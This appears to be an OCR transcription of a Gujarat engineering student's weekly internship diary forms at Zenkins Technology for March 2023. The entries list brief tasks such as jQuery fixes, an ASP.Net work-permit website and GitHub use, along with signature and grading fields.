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
Signature of Faculty Mentor

Date: 18/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 06/03/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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(ગુજરાત અધિનિયમ ક્રમાંક ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I
Enrollment no: 190390107025


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek maheshbhai Patel
DIARY OF THE WEEK: Dt: 6/3/23 TO 10/3/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dasji

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-

→ Some works on live Project.
→ Some JQuery problem Solving Project.
→ Work with ASP.Net live websit which are create work permit website.



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TOTAL HOURS: 413.25

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date: 28/5/25

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/3/25

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: DT: 13/3/23 TO 17/3/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developers
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Patel


DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-

→ See the code and analys how it work on the live Project

→ Some Git-hub function also see and work with it.

→



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TOTAL HOURS: 144

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR .


Signature of Faculty Mentor

Date: 18/1/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 19/1/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: Dt: 20/3/23 TO 24/3/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dargi

